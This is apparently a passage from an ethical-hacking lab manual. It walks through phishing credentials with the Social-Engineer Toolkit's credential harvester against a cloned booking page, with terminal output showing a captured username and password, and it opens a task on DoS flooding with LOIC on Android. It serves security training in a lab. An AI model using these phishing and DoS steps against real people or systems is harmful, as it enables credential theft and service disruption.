


24. In the **Google Chrome** browser window, sign into the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.



Module 17 – Hacking Mobile Platforms

25. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.certifiedhacker.com**.
26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.



27. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot

```

important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm

[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, th
is captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.1.14 - - [18/Apr/2022 08:33:38] "GET / HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:33:40] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.1.14 - - [18/Apr/2022 08:33:41] "GET /index.html HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:34:58] "GET /index.html?email=testuser&password=password123 HTTP/1.1"
404 -
  
```

28. This concludes the demonstration of how to phish user credentials using SET.
29. Close all open windows and document all the acquired information.
30. Turn off the **Parrot Security** virtual machine.


Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

